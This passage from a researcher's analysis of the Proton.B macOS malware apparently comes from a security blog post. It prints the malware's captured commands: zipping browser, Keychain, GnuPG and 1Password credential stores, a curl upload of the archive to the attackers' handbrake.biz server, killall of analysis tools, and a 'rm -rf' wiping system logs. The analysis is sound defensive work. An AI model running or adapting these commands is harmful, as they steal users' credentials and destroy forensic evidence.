Support/com.operasoftware.Opera/Web\\ Data;  zip -r /Users/test/Library/VideoFrameworks/GNU_PW.zip ~/.gnupg ~/Library/Application\\ Support/1Password\\ 4  ~/Library/Application\\ Support/1Password\\ 3.9; zip -r /Users/test/Libr
ary/VideoFrameworks/proton.zip /Users/test/Library/VideoFrameworks; killall Console; killall Wireshark; rm -rf grace_period;  echo success; ') PID: 1832 User: test
```

Every repository of passwords will be saved in a zip file:

- Chrome data will be stored in CR_def.zip
- Firefox data will be stored in FF.zip
- Opera data will be stored in OP.zip
- Keychain data (from /Library/Keychains and ~/Library/keychain) will be stored in KC.zip
- Gnupg and 1Password data from the following directories will be stored in GNU_PW.zip:
  - ~/.gnupg
  - ~/Library;/Application support/1Password 4
  - ~/Library;/Application support/1Password 3.9

All of that data will be zipped again to a file called Proton.zip. This file will be saved in the ~/Library/VideoFrameworks directory, which will then be exfiltrated to the attackers.

Once all of the credentials are zipped, they are transmitted to the attackers using *'curl'* to the url: *http://api.handbrake.biz/api/init*



```
POSIX_SPAWN Event: Path: ('/bin/sh', '-c', "a1494168920=`curl -s -F full_name='test' -F username='test' -F password='qwer1234' -F root_password='failure' -F serial='VMGnnlgjhsx5' -F hostname='test%E2%80%99s Mac' -F signed='0' -
F file='@/Users/test/Library/VideoFrameworks/proton.zip' -F api_key=9fe4a0c3b63203f096ef65dc98754243979d6bd58fe835482b969aabaaec57ea -F cts=1494168920 -F signature=b12fdff53fb0079a9736c5259d898dfa79fc479a64ce4a6c33175a32983922a
5 https://handbrake.biz/api/init`; echo $a1494168920;") PID: 1832 User: test
```

After all the zip files are created, the malware executes several *killall* commands and terminates these applications:

- Console
- Terminal
- Wireshark

This step makes it hard for researchers to analyze this malware when it runs since all of these programs will be terminated unexpectedly. A simple workaround is to simplee *tee* the logs to another file, use iTerm instead of Terminal and tcpdump or Tshark instead of Wireshark ¯_(ツ)_/¯.

After terminating the aforementioned processes, the malware copies its own bundle to ~/Library/RenderFiles/activity_agent.app. It then adds the following LaunchAgents to achieve persistence on the machine: ~/Library/LaunchAgents/fr.handbrake.actibity_agent.plist.

And, of course, no malicious execution of malware is complete without the removal of logs. Proton.B does that by executing this command:

```
sudo -S rm -rf /var/log/* /Library/Logs/*
```

Affected by Proton? Change your passwords

Most of the Mac malware that's out there is adware or rather simple campaigns. This is the first time researchers have had a live malware sample to play with and see its inner workings. Sadly, on the environment that I was testing the malware in, I couldn't see any interactive command executions or any new connections that were initialized by the attackers to my research machine. I am sure that there is more to Proton.B than this blog post covers. If you think you've been hit by Proton, change all of your passwords everywhere and assume that all of your credentials have been compromised.

I'd like to recognize Thomas Reed, Pepijn Bruienne and the other good folks from the MacAdmins Slack group who provided helpful pointers and clarifications.

About the Author

Amit Serper

Amit Serper is Principal Security Researcher at Cybereason. He specializes in low-level, vulnerability and kernel research, malware analysis and reverse engineering on Windows, Linux and macOS.